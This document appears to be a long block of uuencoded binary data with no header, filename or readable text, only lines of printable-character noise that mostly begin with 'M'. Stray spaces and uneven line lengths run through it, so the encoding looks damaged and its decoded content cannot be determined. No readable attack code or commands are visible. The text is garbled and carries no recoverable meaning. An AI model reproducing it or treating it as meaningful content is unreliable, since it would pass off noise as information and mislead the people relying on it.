M'\>L\ '9-534J/E==OB89JG7ZY7LY7 (K6 [] ; CZR; * : ; N% [@5 (O-T6?W50J 'K (R
MPFCLR236IG! U-F%! Y6&^*Z) V@' GS=13N) VE! =7F>6J5<&5. JPFGE4AV% C (R<
MXWB3A9VV"62*RH_+OCG?\$\$ (HO3@79+! OSJ7) JKQ '7E*L": 8^LI '^O= (/T6Q!
M*B8) 3; \$; 4 (_SE3 'W2#9_ACN5LHI*Z*T1U; #PC6 (. YSME5J*@Q [P014/1ZU"0
MR, N@ \$F@Q: *E\$ _F! \O) =G<GH*32Z/Y (K& ; 8: M5NC@FZ>0V2MLME"ZE>S1#\7

M31*I I [`I&:G1V*K' J [XCX- [BR!C\\$\Z\\$\\$FCKLHGVRG!7) JK1Z%*O%SNDJ^@J^B
MY2M (035?P6?4\Q5\ 'A<N.VKZ" CZC4J^HATEA;E3V%6X] HQ/*\$Q:OV^) TA?D]
M2I*EMP@) /] ?IQ>' 5FR/XB) 2S=RJ_LT7Z=' HE. .YHPN1; ;LX?A>9?&AN [F. I,
MOI) S `8\TU>>#V>@-G (Q/)>#*JP^ `66K<H_PK6_IA#HF5SD<?&!89. -*7NB<OI
M@%-' , U, 7ZO*?I1OI*N!\$HX"Z<!^K5, J (T0!B93?336OU" + [\3CJA3+FO4QL
M\$MX<O*BN [!P__GM^G' H [?N\^HMW/DXR5W*H+<VD.M2++5 `?ENBH*?%/ ' YD*
MSVN (/ , ,NDL\$ `'+<6S>" I/E-HZUG, J\%?7' XLY7 (M [I;HN;U.CU2D [-*I) _H92
MT7-7!0+' -5H5,]A5E) 5N4+? (GU7U [NV7X:] ">/B8B%Q50OI6W\=7F6DZU!0O
MFU7EZ] *CN, ::\2FE\$N (4K:AJ/DBQ: [-) Y\$' /61J: ^\$: #W<7P3A5-JC_BDMO2
MW] . \$-XGB&/ ;R"+M09%0NY-RRK\$1Q] C/= \SH;M4_38# (; !: -A@ "A* \ ; 0 ; : CL&
M [6* : IRQZ05VHR^27;WH;N_3\ !=5] T<0Q' WA-7EMV<E, [RV@NLTRD0Z9\2#ZG
MD! "H-@UKYN^/_BL8-JN-M?#=#C] 6WZ_7OC^^\$U8_OFO!AI1D8\$J/#/4*C--RZ
M* [] W^?MH-NQ (&O*LE; : =2* ; G\ ' #%?22\ : DP1S.H5! *UVZL!OC%VMMLML) -/M
ML\A:4%E) &JIGU) B: :D7*WNDPIRJ:D+#\K/"XB3XJ1P, TBO>XJU^] S1D#><*N
MH. ?2:3+) C%. 3Y1=CNVOADS" : SMK<_ =VH\$MI [EH0RYLVOD:C" (OY*) A^"@ (, /
M%U5W5WYS\$WLD-ULT.DV%-8 (P3O=<9HTY8 (&JU7QH' 903-!\D? `81\] 1 [+YSP
MJ; !VXP*) =A9HQ. [Y16;C03 (%_EM;K16_'MNG) T@, 4Q!VZ?!LVB< (>T5H3R.J
M&_TC) ^2O3>798Y-Q@LAACQQJFL, K=GV#"^\$) _ `) _ [+4VGQ5N [] J \ ; . /S3LK
M' S_RGA93BI?0=S&E8*L*ZX&LFPX&<-UQCDYQN30R@ [SPJ.N;4T\$Z [I `] Q"/R
M7M\$2Q6L%?:1X+6*, B8<IRB [F/AL, 4K3WS#) V36%<\$;A>-?*BE, ?*J0WQ, ZRN
M@>"WMQ^RZ_YS.% [8 [VI ([F.CGZ' B) BT0N0L1E6QW&5Q0J) D@D.Q/2:7Q<3I
M*?OG*!M, /6JR-B&!XBP=F# : 5F0G%P"N4+M0-1Q@ ` `W9\N-8\$%078^TL! +HV3
M+A/X`*%9DFD\U/ [, + `) B962B_XA*2T_M_0*5I. -JT1*'M+ [\$7C5-4&7U [0_R
MY5KGZ&9V:C?3*4"O=A+^>LVKLX?K') V@U ("M:V0I6B9V66;7 (KX?NY-"D2+4
MHEM) --V2S/JU6I2=GN, 1I0 [Q&E (7A<-!0451FSI "BZ8%;C#Z] F&?@&, 6' (K+
MV\$<<=K `) ; T6X*GW\$6/ , /@ `) `E-!5PA=:J6"5I7; !4%Z8) ?K-S=S, KYZ?, ;MN=
M7N<HNV7< [, C `A^A<=Q7F5D/ ?Y#<V%0#Z7EU5\$X;3) 79"Y; /E5J!.) # -IJD, %
M, X<%\A-7. &TJJYFUA>=, BCI3) I. %+\$K\, W"; \C:0BP8.GM, >!4?XKS\ `1=I/
MF' LK1N, PD6RK3+XHNI.L& (, DXG!Z/#P' 9E2%<G:) [#*OTKP\$S%! .U6Z6#%!M
M&FX*#YDIN#G/DY8GSB:S5DTJ8@FE"38E<8P75, &3D8&QIM:+"&6, VIP) 34E
MA) -W!=Q [\$M.] ` -BL<L!] L4R92, @ `*H (+?C&DP2U#=#1UX!) 2#S&+<3? (TF%\
MEEXT_/G9O21*U3. \$Q6N!F2A' TIA1; ! [H `AL^, UH?' @+\$+@W] <_8W () K<. 9G
M\$S0>461*3; @D11XF/^2W*-M3. 7O4:HE*:2K-55 [+66; 9HV+GE ((V\$^475=PH
MEUNP5: [+ (L; !=6#UN2C0) * \J3F ("5A6. ^7B39' %F%Z! 1I11\$0EUB<Q (ES49
M6.B* : (0:B?<A8^3%EW" `9Y: .N4MG\$W9W0NWW:&' QI_*1JQXCDU%HK] ;EE:YM
M"+<&"P?_Z' JD `7W\6^ [5CX (G^I>"_ \$; FDU7\IEBMYMP0<WH) ?5A23=: ; B-X/
MV.N:W; %:7KU1\$^8960H [KSU; 8I; 67O"KRX (M407E) : -FT-1_B] VBLID"C6-:
M`5\$Q) A. IBS-8_3, & () OR/2"UG (6IABJ] K `T) 4R_C\$K; _% =3%1 (2JBHM8@0#I
MXMUT" ` <) X2W&B\ !0*M&J2"GN@ (QC#G3M71X"*Z `FXL==# (^7#ZQM+&ZB>O
M4 [AW8NIF<#N#_U/DIC<C@H.1<B% ^2% `! ZMVE926.8/) LFBY: "8GW5V_-601\$
M, ' `7. *=:G, <TZ\$Y97KM^60# : >*^*5YF] A (5:9*R, B3R=>D) -48] *IR"TY] _K
M8?_<3B3E_ . ?J\JFL%I@85Y#@YL*K\$_%J#F*1\ \O%13EBRK>I=] OK+QWNE#M
M%_&) VW42B (8H; -W00G; >MRNGOOT2GU2QM/ . =P7 (5H-8%G^U#<OPXTQC@VM<@
M/3UURB) ZQ@AV!E [HKK `H.12 (NYC&5=\$N+J3+; S@U [*//!X@9-6A [M4?*&-C_
M-, B4\p=5A5A^\$=:<LKC' 0; * `K1F `^# `H, ; LP%2". R' 2*2 `6H5: UI1P<! `S#U
M2' _/HHRA) Z">00I7S63* >B. [R [UX\$ (-8L^*9H7 [` %J_MF<6UQ-Y50^>Y1OW)
M!G\$\#NYM.1] GHT\$R>I] ?) >>I7%/ , LO^3M [D"X [=AREG/*9; VSI=!] \Q1] 3+M
M.3<&LR_EA#"' # `D43INZV] <N6J73O?7*5H% "&@5ZV48K `SF, R4P#?+B@X7H
MQ8B3B; ,) !, *R) Q\$9:F+1 (^ED-IK.0/#/8"D: &DR. ? _D=8' .%*1DIJ1L.CL]
M9>H<# `2GD:PE6.9=9D4# `VJH^S=VY0) 6DZB (? `FNJOX/9H@A `) 2L4+\6; [%
MZD2%>STB2B==2RI0, I- (X.XCUEF<PFY) 8H;V) &1.O#?U" . &^%Y, *2W7L) 0 [D
M&8:P_2" "1AV\$0] *0P7^P=L-N-&YD::.M!4; Q!UNGQQZ3200M&I=JU] */IN])
M) >@0A] 34<I1KQ%6U.] 4IL0O+H8KNL<; %2N^] 2@4=MRK!MQ5>8M7TA%F3D!"
M [-/4*GF*5 [9:0=! /XU*\W>S%YTT0.0=!>_O; 5B4TSQQB72TKT4MG) Z3\$RBB"
MI<+V83MS4EOUSY6U2D-JV ` `9M1; 0F, GC/! I1A, > (B. (D1E%\$/+ ` "M+V' ; D, =
MYLHS-F `D@F" &D@< (QWU\$. !C& (VPK:UAWOTT0E*Y.8FLZM\$3"&, -V'] !&Q+FD
M62- `>8A, S17YHO2+P3JN] `N50 ` [WY<G) F5VV^<MYAKCM5X*&6N\&KG' 1A?85
M#, `J59WMHV3N#3XF<6?"*SX0I (16J6%9\$6E_/.P=] \7OG#CI>2, ISEO2=8NB
M^3C_?:E:=U1@:PLZ93H\$9WAY;] Q) >I\$*/K#@:1+Q; 3: ; 32Y (\$R6; ZC] G^ .4_
M\96J^32:7"2CIK5_#H. _; \ (2Q2/6Z#* &M-B5H>:= \$3J (BR+R"N, [.FN@8\5@
M+96: =%W.H) S^*^1#1HM^CL4IZBA+RY5: `1P:A ("1=U// @ (9G56*30Z, ERBF?L
M] 5@] G*9CNC7B]]] 2: .X\$;) +) .P\$1+ (IFK+:) \$E\Z49N73^& `VF@AT=!) 5F
M/ .TV; ; 31) MRJAW'] XN*B+E55:F59+XNRB4=N] VP"] :B/ (' S\$S^DE_4JS96M;
M3X (J=LJ^2<I\KYSH*?9\$#S/7EL+2) 9LGFMA^0"&2Y_S> (9 `PM_LV ` (O^^.\3M
MX. \$T8E2M50>EV=\V ` `E5; B!WF+S"O `^\$RG%DG\ (O@P/904' ; T%M>F (23</*
M1 [*ZT==N>7.1B<S4I>QO%#@A ` -355U) 043IW"AL00L_ =K; RB_ =+/" "L=7Q8
MPTJ^86@ \<AQB#Z15_ `FUH78_H9:25/&"0-\$PI, YJ9LE&\$: ` _X0"PXDOOW-\$!
M*DO-: T' `!DA [^\&WWRI) \YN<K `*2L\$GF" (*) :GP.0M\$' T1^! _#<9; FZJ_ER'
M@: T' 1XD@W [` %UZ^8) 5&N\J\$?7&&] Y6J: @ \$FM8/O+UBZOJU\$G. IJE<J\$P6IH
M71XE5] 3K@2B `8") 0F `PYFN\ .FUO6I?4; : ^F? \ .UIP<6#?SO.=16?KL0CG.X [

MI-2XB'F%,W*!]M0]#=87YFM:*L,;S'8C_ZJ1VW/4,OUP"4E-3D4_C^`</J0U
MWE;?^,WM-/A&3S7D4HE9\|VDV>QOV;=%E*`\$KKZ.B-&XB]ETD]ZC9\#KW>_
M6G%SB\$/(*X`65GS\RB)\R<Q11\$C(,2"50FMAZ<, :NG8EKN^'=6\I]VC?54
M(-@)JH.5<7")4;(W6)OI7]-5"Y@3S.-%BA8M&9SP,#`WDHW5\$V#++#;H7X1IF
M0<MEVN_Q*DM03@2WNBZI]%809>]C,QB/:<JLRO&Q^.1*SQ0?%/)4G[?R^/\`\$
MM4#XH<"13V<8=R\$8-IO`ZN(H2PAX@59<<25K^7Q`A\J6>YVRK#.`S5_?96LX
MT&;NUI7+AHQ89[/FY"?X_I)ADZJ.B*0N7/3@!9?L"3W+H_1"EO%*B*[7^7<0
M92@P6DI'\ /9&1<U/Y8O]_+4_?PD`P) ?Y\FNT!&>^JMC/CR#5A=5WO;40OS36
MPF:!/;6Q1]5`!X6^&"3#A(2XE3:^I50J8?`#;CWX/40+Y76K@)SV6_H#OYOP
M[U657%/?D1+):,Q:R!W85M65C="JU;S90\$9<FLP\%951?J5BVC"=^=07D#EO
M((N)@GS&.\BG:[&M52HA?\$, -FCJ1#M[^&KP;'1<3@TW&K<4FXZ;G,'NMK-G1
M>, #&<H)DHY66F,Q;8H:5]P9-KNZ_:X96J&.OF8K#^1UPQ?>J+E9#D3PPJN."
M/MVYH_IQPQ(A+Z!>=J=P8815M'Z/3=?Z7[[I%GG\$D]F\<:<QKY^SD/HP^'V7
M\I9:OJ`[FTPL<P5ZA>@RQ`I>K3`J5#K#. `Q3G(3L?S,A+/IV;-;#?C(N)XIJ
M__SC17SR4=Z_YAS&YNB?<_B70?G(6Q[Q+XSO! :YGU`++?^%DLM(`*C"<KH+
M)66A'\4%N8,MAPW2,J)!1QG%LR?VS?3>_G?2N]_+_VXT_SL\)\])3/4I^3@
M6\MF?NY3LE7 [I [TGW]2\$]YXL;*+/"7G+!3F"@;S><>*?SG2>=RKUAM&R5'7
MT\$W2`MOZ*[L"5-WAY=*E=*V7M`G>5T\ :XS/GLP+. <CYJT"SYNOQE^]2S+;9 [
MN67;/W84@%B9%>3"1B=<DV=ZPGXJ7VC89LS9K/E;H..FZSNGY'6&Y>2%=_5V
MMBICP<<`^+MZ>[W1.KU].\2QV2_D*WFH" SURJRMFY,59W4ERBJZUUM<;ZV'0
M=!:;%=<_\<DN]' .?E#Y\QD520%.6?,(L%X!)Z;NR>?-(\VCG<:N;.J=G@*WI3
M7.<4[Y:^A";<82(/`^ [N/WWU[*?=%Z^WEFVE/@.BDN9]6;10A-'0/Z>_@K>T
M\,?!6P\$#;ID?V\<R'D)C)R3C!*Y?P5D"M:,#`_XB(2%POCVVT`B"7_CM=5D!
MO%X9I [(:ZM0N,E+M<-17#<OIEE=N/63,OVRC P51T;354C" I@Y+-85XA-T),P
MJ\7.4HK6&D^460SF575-XCX:<@;QY1@]Z?'Y5D7VB=P8:2J2&UIUJHK0MI-"
M] ,#1PW\O+,OT/'G^<\U,0`1@:/5/H+YN\$IG\$_MM2OG@XGP3]Y"*GB.B[WD2
M7S2\1[]!840?P1DGF(TO%\$=EX*20'=CZ< ,^*&L`E^H.^CV66-W&C)6/OF
MIT+UI-DPE>"C:\UN]AGAPP8@S*?>A!T100?798GO]%86I<.@]@N0<#XLB0E]
M3+3!0`L2C]JMGC#L*\GU+<4G*F\-\K37%\FU\=V-N73/L6'6=Z>3'KVMG5QQ
M`&43_ATAGE`K;8F2]-'(=QQ923EFH6=&@Z) [12KH`T5]CS/<Q(1T&ZQ"PZLU
MRY',._(W.V*T^+31JO:,<#PDS()PE*M]1"G4" [1G[YX7CR83UBYFN8_3@QJ
M)]8TD9560=D_PSX6G9`JC@FJ;47N(88%<SE*3;PL9:1;"ZRXNJ2OIC=' :I/@
M: NH<1\$` (\$ [ZB:AW7\M>GD+8 [DA@LR\O/"%Z:N3CO3`Z]JAED(' ,73"/T056,
MD&,) (@-6G"P9+6LF)J;I)I!97,0-\$\)"IK!5:)O# [2Q3(-N8C92%&#%A_=L
M-B`#>XD@ST^C1" (\$:C^L@.P4*9R: ^!VK*&-9,H0L\$XHRMG",L>YXI@3+ "<<6
M6 [PLFD! [A9?UJ0H',HG=!7=9+7P+RD*A=,V@#(YHK3_)>*F\3ZO-X\$ZSQC4Y
MAA`K45#]\=*QIH_8V?K7:KW^L1X2=S`WCL*7LMS]WZT" F\$-)!?Q045J\ [NA\$
MM'`5-!X%55M4Y (> (RL=SL(L(EV\$2' : (Y2` ;O" T<05:8" \J']GO?3GAM% (I?MW:
M4R*C) 7IT213!_9#9P>Y7I3IE8W%MI+5J7HV@S3\E6AA9=UJ&%.H.:AF2T-PZ
M-,//.BX9L5Q=R8&)-ZB&!I9QT,-:O2 [YNZGE4W*F%&B\.-\$XK.:3`/,>,PP
M&H@(\$)JMRG-J0XTB):10*>'PCA7I\$8`^*M7S(7?SLRR00".PY/.ZE8JCT"H1\
M-FSZ5SQ)PZ#*.>H8,A=^TZ!;55ZY.D>_#B6 [%HNQ^]75%VMP>*W3_S?4#_#_
MEOZ9]2FVM=% [QL6HWOZPHGT%;=L,=3U1J?7M#ROOK_4MYD<\$8LK,=GXWPNW\
MWGJE6+G%6;8=@R7R%@5&3N`&DN-.H`\$1;M' SW6F:P@6BO;:VT0 [Q&"') & `T,
M)_&`HL<\$%Q0\$BE(;)PD)B2?I=)H.=34;;5A2BAV!*6<8NYB>P-7\LSEQP [&5
ML.92AO]ML' [Y3/[4^&61\$U3OM!HE7P./LJ`&3K!J,`@/!GMB-A@0UA7:A.\$D
MV6H>%3<9IU!G-`;ADO9?0=9<OUQ?:S;)='FO#6.T]\<01&1`N`Y"+1)3G#F.
M\$AR)N4JUH&=PZ [YKZ>XQ&`&N4S\$.C;OGIM4Y_<C.?U#)M+6<-WNGA]WTHB.#
M0T?&Z81 [4@OJ#T)C;=8G3!L0CA_HX-:94\U9TC\KJ:=UOQ9075P-QE] (H1X)
M-^I7EEM8R%)=7;]<1: :L.ANZGW7C89%9OLV- ["B6CC^9C0YUQ[-;DK47"5*
M,1M_A='`G=CP+ [5WO] : /+ZS4A.S%B4EQ1A=@KVV6%;6WOD9`WF^`= /WL=\$
MF-]:UFRK]7H]6*UYN6K: ^`+)3AMJD`N2>YJM,G=^M,J*E;XIB1,JID]D;3?N
M0A8QE"2?1.1OVD09YF]9C%XWJ\`JEMT0+"`YIVX9/"..#*YC@^IX&73JU,0C
MEP,\$\<TN09\/#CF-#FKXCMN@:,M7;*`NPXU6R18GG@QA=%,\$)H*[3KVNJ\R4
M\$3C(T/T((1&]QAO+#C#, /V\$\ [2W\]R'RU@`T#]?TX<ZC8,.W#,,9D,FJ; []=
M^>>Q<9SGJ:G75VW]+Y>R)]XL [JI:\$:0K)R;R%Q.60AUP*"M'6&ZN\$LHJ`0:Q
M7`N24X/]Y(1)K*&4/H83J#<;CJFCNAI;.ZSBP&-M: !I=/3QX`IUY6-:TTNX+
M"3^\$ [-NY=>K8J] `P`T0JRVRRJ?.113(6009JV^.`*/?SRTYQE4^`FR*#!X
M<(8SH2' (3<Q(`H6<;\X3D).BH`&<CXZECRU8_4+;Q!XA!T_`^077)-0=\$V?X'
MI_5-[M^6\IH6-5\$G,\%=5`<TN* <G0E&3' _!AC-R@JBN\$JQ#`#MSV/D:\$6P57
MB2ZLT<J)=>KI/TH>,UUT619&+C&5RE07>_MQS<G@O(*I;,X@ [Z` `8;WQ<W2?
ME?=&B&-? (JW89B'0-J`5(DXZL)/U8S379I-L/ZU00%7\%*>Q/6V!0W?*J=`_
M5BUT+O+>I;GN>HZ\2IM^`T56W+XO_ZF?,U]S;C\WA% [*ZWC2C5&6.]4/C&4Y
MK/DNRZO;Z9;6BTBKBY/AV!\$QN:JG.V716 [6W\$4KDP;??*LK>SMEIN7O_C",W
M!S]J"8,3B-UP=5S,0KI)I3#(YA013BJ*&X1/:J\$DS"V6/E;OYX6&T502/F_.S
MMPVN=#4YZWF\$HL4`98 [Z"EG%JBY/3X\YS#JK]LJWC+RICSUB [\$^>`U_?KC1,
M3N01+GCR/*A6" `<KVPQ^@GL (!10+>7S0M%8#1%OY`'R>)\UU<=PXX30K\$>T@
MQ47XEX?RV+-R84`LK6/B2FMG/#):UP5YK5M[]N`M\)-ZOO>OCWVU\#Q+>#
MU@ (OI7\$G#`]H;LUK_NU*!X@7KJ(KY<TR0J/01=\$ME*)>F (QL!'_0D#4TB>CH
M] %F=1JF1ZX@G'7FQD]\&;#^CTD3TLO8?)\5.L=@I%NMB,"H% [TL&?#@=#\!_<

MUE?NP7]P) 5GY+C!W0>OUCXGI=/# ([N6 [T>GHD=\U@VQGB3U0M\!N<:NKC*6
M*BON;5;G&SWR1U.:%U?HD:R:/2\$^Z)Y=R)YO67&S71Q6Y,>JQ)7'_[2.W%)G
MY>S9#\$R;*@T2Q)OKR\07K@5M,/_;I!K/"Z'X;2J/WZ@+EP[5Q2^+4V)N]+)
M_EH%OWR,GE3DQTQ68,0Y:DX?++\$'+OWX>\$7P3WC''LY.5*G6,=OBPX\;QP8^
M5?=-:=%9T'E\12H])?:8_;.%'NH[.G6I"[B3\$S>P5,N2@@U[&8]ZBQ0R(@0B
MKL;B)#?AZ%"HO'=>6I-,48C5\$JLYH!V\N-L3H[I0LP=A+O*6\D5*P3]5*VM-
M37@X'[J3.Y''[72N+(<<`P^NO05<=X!WWGLD>=0B#>U2;>TQHMF9L!_/V
M5(O5X,R&-:&V+:+E1U.@^O+F>&_4%8U4J4*%75D"X[^*UCH(@\$DO.3,B!WG3
MP<O1YO(M=4"9WD)+M<"83IO8DC5ZCY[,^'@(2%12)8ZAIMU&OU\$S-5;6+Q^L
MW^_>W>A50\$QHGGJ9I\R2:-+I=^+6U'<R_,HFGF"3Y[JY7CHD_60MIJY7[/D?1
M6]HU?+(WG:MI-_O*, "&JZ.2?=&M\1#]2['T\$0_M0D82*ACWL#GND[A4A6I>L
M/PGJO:^^("R.KZ&8OC=.LS7",7U0H*IU.O4U[I,X:/U2[OS<XNE8[N4'AA-
M\$Y\9)*"]>OQ_GKYY^1J1;K'G'RMT_Q('6=5YN'^HTX:5&I#K3-V"PY)L=1Y
MVK*"CCX*ZBW].2(+^+=H96S^ (UZE;OC2+7W+_SI>=:09.\$O'YO0??F0_BLUW
MF99\T%3OHXW>)]\$[1+=1ZVP.E24('JH9V-Y\,::]7>#X8."-W0E2R,;Z06W8
M_#6X0[#]4?T4N^>;&WN10[A_]3JIJ^OQY30>&8TSS'CFJ0/FIWDN_5-\N4LE
MV/3<I+_W6'@Q\Z9%!39Z]YBOQGSFD+\>U\$G**^D(LGE\$OR6;0(M=V!4A=:R\
MM]PZ:O9<B5"H:%H?<N-9=E85XJQQ1:'['AJ(2&NT'H'DU+R!'9\$ZDF"B;50
MD]&K#.%*Q?#"D(\$%-5M'Z%ZH09R?\54J5J)E48;/YZP,\T%<X2Z?BFT-DFRV
M?(M!@%'1;F)Y5.D;<.,GNSM/'^_N/JN\$:!45\U,[W8Y1T(/"%O@M=X4]&Y4T
MB"T[51.'")4BZJM;%%*I,JV([EWI<5.)+\[BNUAHT2C)\$@4'.56SU_#5\^9I
M' 'O6@1XI2-].P8L@O:V_T\$'T/'=9@!"=A#_="VP@0IB#9TCY&'<H8Q!YY%+C
MKKC:5\45&\$M"F8QQ3ZB_#HKM!\W\$=&B3&9DK@Z*0][^X^YI9<39Z63)<Z[,9
MEE9+T.WMW4EU_=*PA'<GS<2ZM]'&X''7W!WM(.,BD,2YWM9;Q]?S8EV,\=&=
MFO?0\$ZS;@+M0.8S6L85CZ>I'YX)>>E,_[@9J:!:4/ZD"Y.F3Z)69!5_>Y3NQ
M/?QNKE151U4W[HNN#DZ^R@/_5-"0H.+<K)9O\$9X'4@Z%)]*!:TXX'\<1NHC]
M5@SZ0^R1\$C39U#P*22=1D'(2._P;)]Q65\9IGW"/(P1HO/)\$>HKWN'(3)V]
MO_U5S7=V+_QHJ:6Y#.N3W4_>Y_W%7MD,C_ \$RYGGW,=* [Z'_:X7+W4\]F(0
M)DBH%\$%"#E0\$(B%'\J2O43JJ@T0\C2ED&>*AG47(,! 'M)PA>(3%>)!D"JDG=
M]59#S,1-_1\L8=S>RB)A5D&H#-\=^KXIRKRAE7]'DQSU5D[Q5,"S4%Y0V\)(
M'\VQX^DW-[5]OXA_?>+U[Y9SVT3^:PFM(),IB'6RM2"C<!)2LU#\$\$"?W([NR
MJKS2*\HNIT?JQD]HFMG:1%OH&6+=*"2CA/@08V:2H^!>C^I!,@QF\$8TJL/6"
M(LR*=:?F6]Y53D>"*-KP^'IN#\ [=^&QY9R6_74F.^5QV39V<JU%! '</DS%ZT
MS?L,=H7V'2\V\K--<4_QM,&Y423EX5M8L%PT[>W\M!.07>:L.8OU* [;!KYK[
MF&&]1.3G(X_, '1(*C3&]&J/[!(+#1:>\$')<E==WKEEXIJH8P4\AN@A^;@.Y>
MMP41['4;Q-\959)VN[,)8GQ,!@DY">A^6&3"QMYT</52.,40^XJA'A%'6*!0
MSTE!A/#!LRE0/],100=-31@AH'W:#!S=)*'\$?2)W@2!K6!=_84/KGT=5ZGUW
M'J%02R5YVL?F[H^/H/%0%G0'/O;!B4,O?)=)3^PW7ZOW*(!?\@,ADPR(3;V-J
M>V:BD8IJM*E5]SZ0'(21R16Y=!BM*WYD1WH?5UMV7KV)L+:WN:1N=-:7Y_
MFGFYNQGP581?6JDVZ/L%VED'HTJ'ITXSYU1\$"W!26YP)<KI_;"(*3W2!AHNF
MA^KL&/2<M9*?L6MF\$KXA]1=:X)#EB5Z/L'P:2F<1;=A6";<(<(!U&R,#NMBQ
M^Z\48D;GA7VQS%J^GLH+:5>)=(O-.74\$'?-,CQ#[Q[\$X&"C-I.;0YK.C^FA
M/)A+]=LY^-">9#LOM15U@@A^5%LNM\US41S.F3['>5EF_/&X]#6'=: 'HYU
M[&ONEAVO<V9*N/!V/(2+=+\$OZ(\<53J)63<@ORJQ)3?>GYFPV=. (9V7**X?!T
M-"C%#=57H\TG+?\$I@RA1Z3GC5Q&&+]HPV=71*2BGC%V7XE126\O1JLC'MO-1
M##]:S,!4=.F(IH!C2T_%)<MT"XIX+L[9?;CHM4*8<[2@V.^"<K;+LI;5+M]
MO\0P0#:/-*H*C\$(T&TLI<YU7VEF<SU,1+A.RD\$SRVE&2:ULN9^FVS>_Z., "P
M3RLQ7ROQM\&4?[W+OWK7%ON0@^KO%)A/149_!'W>*;6?BEPC&[VX:\$+5;;FV
M56W^*EIOM4!.3ED(.Y_E_4!#<DY]V9AQ_J0GL=@[[]>-;RZ5]-A=/L/#1X62
M@;-CHZY,"-BLWO[H4LK!V'\E-6;;!51<=?,K.DYSV5NYS*WS0(Y.'K[:!' +
M=9[AP]5S\$)]>8>=/[+K,2^7]5LQ(:_OQ?W.91;H#_5D=O#JS='>_BXP^J(_
MZ,8-'(<,T>SWKXHR5>.-BL[>M+&;UI[UW+X+E''*',@V7]%O\$,N6*9KO`NXZ
M@+?*D]H&>N!&\$601'\<2^KWBB1Z%@\?7\$"B-4%(D+03VXYVPAS(\$;R);. [@3W
MZ+U1I9G-97:7>;!3:*CD#J7L?77KCSQA1=-3O5XG9:X^@;6!HS)NO-O;G&?9
MN#.85BTK58ONP_`32K0+2ZP,_`\4/*9<'IR@O+!76\Y+UTB6=@/_];50HGA
M)@@"^@!+V%?]VF;C7Y(^'\N\$D@3=H5G?Q'H=@J3]X'JHY6R4/=W*"R'K]K;K
MT@W5O=&S4IN[VZ\$LXK\6VO>9UOHZB)X<N4^4N?F"#K]F&\$DVV80TAB5-Q*]]
MFJ;!2=)WW1[MJO3#MS:IE1"-R/]YW^CW/8GH5KKA;[AO>'>-@G!%]-C<M9Y
M0EUDJ:W/H@H_;CKW%:/:<6XM8L/]5@Y/?E#ZP-^O.7*+X1N'*=["NB!I(C9Z
MBZ,V.#HP?'X\$OI)TA6647'7\9O1-I\$!*7K9P<97>5,N@BHINF*D5C0QK/64Y
MP+@%Y1375K('WB.8=9'L0*XD/ (#0TZ7JJ2Y2HW(9="W!'XYO-.:S%*KL?T%6
MO[![]SCYLK/MR)9%!GW&_.F@Q*VS#IPOF;V:ZM?"=1<6TJ)'#6'`XCI6.;
M.!4:N\$;R/P(LY'_0/648-;MV;._?C7+:/LEL'<P\PY/OTHV9G3],1CDI*4
M[8EW+AUFZLV]X]J*^<*><E&GW<49]%UQ8ABV37I7<6K/%UN`VH1:1`AG;^QPQ
MUGAIZ&\$7)NO1AW/E72MCL!9X:\$:A!Q#F[\$%@U;;IA: '\$*0,0;7.Q@%[35@H7
M:B<M1\$'EHH\$@^B:N%Y[[Z%]'VD183]A?!JV/1"^^8@9D<FWUU*9E=P#.I=0-
M#N#DU90NJ?\59!_]_?==H?OS(QBI'DV2H?9'KC6;%PH3'!0>!99#B(YL:3+:<
M=TZ68!@@F-][X'@+J2Y5&HT&.@LIW]]3L9^X=R'^?&=)G+D_"G/-"7"B92,.
M[?-\$WA!8AP6DS\$<NQ4*GU4E!^J*P4!C`"L@*]Y?4D`WY58\$(!S'D&IYFM>CF
MKUX<=*+)JC/<IMW`GFQ58V)P&XG;_:I)<N!5%5AW%_W%?@!?!46V`?'#M7,JE

M%?>[GC:\$/N*0LZ?N#F*1'>T-U%1: `GV6TSF3#=1*XBB;JT4 [RE%Y, &19V?N=
M-0&+EG+FR#X, 2K9N;O)X; :_9' 4]S>R>SGE `K^; ^3M; \$A6W4Q*+G"RZP+8^!
MY*;Y\XG"N@Z9RU/5X1!T771B; ^A [D3>%VN0LJ/S@8 `C8" ` (Y!; 5EIO; KN^Q.
MLUFVX_79= (_NR7-NR0ZIS [D; VY1_\X5X8. " :K) T%L81C=STN@T?V!MC"+WH]
MU! =_/0H (\?+8MY+! \R (/<N6-0BGV (8WVE9>V\]H07 (2BUR, #KFQ8P"KZZ*5
M6; \T" ^, G (6B%. 1; HQ# "1P#6, B. KNaNzn, `%, (B/%ZMM?J^' MX [5W (5J#8 (R;
M: ?A#L]E' +<HU2I6"JT>A=& `X>/NOWIY\$EV%QA=5W%W? "AV]_?; A)O+; =7&EA
M3525">5! T2H1E08UI08<+F\$]. #/[0?9) OX\5TWC, (; +XYM (L#2C7CKO<R_<
M*D: H>/KJB#T_K>M6. IU [NRKQ!9] \$%U] VM4+U+1R7G: (+DXZXKZZ) :3<R. 5V,
M36Q5WU) & :2] 6WN7D96CL#3' IE/Q. X3JYYM2IB\>] ?EEQ3+JI. #:AD7; <ENFS
MBEV.)R9^)+% "P"; D\J5L@<5! -#K) JB6WBY. 0'-. +; <; FE (, ; 3G&9N0 [MA= [L
MGJ>\$-?XZ/_RS6A! 34?%&\7J, O35 `_] 09>@1U#ZVJW/&17; "5/"89L8BAM! I
MM5YW, && IJ8?FN=55; ^VG9J4HI23"C*K-\$. "V^*T; FMKV&CE5K50K3R?I> (PB
M-#=#&=[: ' CQ@4=BO `*IR/. `VWLS#/8 [Q; DIF! 8CS87 `'=60^"6"Z6KS#, (/ (0
M<1P0M2%M9_I2X. YM (+DE#Y [_, "] 83?UHG+6#; 13M#T#IUKJIN=#<9: W `+Z\
MVZ^?/@/B7*1!! . TN: W&K+W= !; I; 1D [_13. EHOK0C! 49&\K*"9YWVC8?D% [Y#\
M, HX! 3NMCN>/BY?+PY^<43_9BDD59L<Z*EDL7-0ZFWBCM) C2UT*KI. -=% (^@G
M<Z<"DBLY; :25<; 00DQ_*UE0NUT>, /AD7, :+GHV1*! "S; \$1NN5GH) 8R. \J^#>
M8Z3N2O"A8+. Q9FZY9" \Y! UR8S^8!?!?2"#OYR*#A*D6P5M1; LDV7, %^"94MA
M1! %QC@3, 7CIMV+R&!X?) C] Y5' M1: K7>6\X"7" _E&\ /8BZ4W/' JTW-KZ [5SN+
MT= (. ?FG? .) ZR9I#%BD' <CTTL2%7+"_H: O, W. HG' \Z"2] K) VF (#QA#] IW: _P5
